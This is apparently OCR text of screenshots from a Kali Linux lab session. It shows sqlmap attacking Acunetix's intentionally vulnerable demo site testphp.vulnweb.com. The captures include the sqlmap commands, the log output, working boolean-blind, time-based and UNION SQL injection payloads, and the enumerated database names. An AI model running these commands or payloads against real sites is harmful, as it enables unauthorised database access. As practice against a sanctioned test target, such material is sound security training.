

Kali linux - VMware Workstation
File Edit View VM Tabs Help
Home
Kali linux
1 2 3 4
9:12
root@kali: ~
File Actions Edit View Help
(root㉿kali)-[~]
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs
{1.7.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 09:11:41 /2024-03-30/
[09:11:43] [INFO] testing connection to the target URL
[09:11:46] [INFO] testing if the target URL content is stable
[09:11:46] [INFO] target URL content is stable
[09:11:46] [INFO] testing if GET parameter 'artist' is dynamic
[09:11:47] [INFO] GET parameter 'artist' appears to be dynamic
[09:11:47] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[09:11:47] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[09:11:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:11:52] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="sem")
[09:11:52] [INFO] testing 'Generic inline queries'
[09:11:52] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[09:11:52] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[09:11:52] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[09:12:08] [INFO] GET parameter 'artist' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[09:12:08] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:12:08] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[09:12:08] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[09:12:09] [INFO] target URL appears to have 3 columns in query
[09:12:12] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'artist' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 44 HTTP(s) requests:
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Kali linux - VMware Workstation
File Edit View VM Tabs Help
Home
Kali linux
root@kali: ~
File Actions Edit View Help
e (with --string="sem")
[09:11:52] [INFO] testing 'Generic inline queries'
[09:11:52] [INFO] testing 'MySQL ⩾ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[09:11:52] [INFO] testing 'MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)'
[09:11:52] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[09:12:08] [INFO] GET parameter 'artist' appears to be 'MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)' injectable
[09:12:08] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:12:08] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[09:12:08] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[09:12:09] [INFO] target URL appears to have 3 columns in query
[09:12:12] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'artist' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 44 HTTP(s) requests:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 3397=3397
Type: time-based blind
Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 7270 FROM (SELECT(SLEEP(5)))IveJ)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-6487 UNION ALL SELECT NULL,NULL,CONCAT(0×71706a7071,0×654b6c474968644451746d5859486379797a734a6a6d6e774f524b4149696b66784e68667778684a,0×71766b7a71)-- -
[09:12:18] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ⩾ 5.0.12
[09:12:19] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
[09:12:19] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 09:12:19 /2024-03-30/
(root㉿kali)-[~]
#
Activer Windows
Accédez aux paramètres pour activer Windows.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Kali linux - VMware Workstation
File Edit View VM Tabs Help
Home
Kali linux
1 2 3 4
9:13
artists
pictures
testphp.vulnweb.com/listproducts.php?cat=1
Firefox View
Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
Posters
The shore
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.
painted by: r4w8173
comment on this picture
Mistery
Donec molestie. Sed aliquam sem ut arcu.
painted by: r4w8173
comment on this picture
The universe
Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.
painted by: r4w8173
comment on this picture
Walking
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.
Activer Windows
Accédez aux paramètres pour activer Windows.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Kali linux - VMware Workstation
File Edit View VM Tabs Help
Home
Kali linux
root@kali: ~
File Actions Edit View Help
(root㉿kali)-[~]
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
{1.7.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 09:13:56 /2024-03-30/
[09:13:59] [INFO] testing connection to the target URL
[09:14:01] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:14:02] [INFO] testing if the target URL content is stable
[09:14:02] [INFO] target URL content is stable
[09:14:02] [INFO] testing if GET parameter 'cat' is dynamic
[09:14:02] [INFO] GET parameter 'cat' appears to be dynamic
[09:14:02] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[09:14:03] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[09:14:03] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[09:14:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:14:15] [WARNING] reflective value(s) found and filtering out
[09:14:16] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Sed")
[09:14:16] [INFO] testing 'Generic inline queries'
[09:14:16] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[09:14:17] [INFO] GET parameter 'cat' is 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)' injectable
[09:14:17] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[09:14:17] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[09:14:33] [INFO] GET parameter 'cat' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[09:14:33] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:14:33] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[09:14:33] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
Activate Windows
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Kali linux - VMware Workstation
File Edit View VM Tabs Help
Home
Kali linux
root@kali: ~
File Actions Edit View Help
[09:14:17] [INFO] testing 'MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)'
[09:14:17] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[09:14:33] [INFO] GET parameter 'cat' appears to be 'MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)' injectable
[09:14:33] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:14:33] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[09:14:33] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
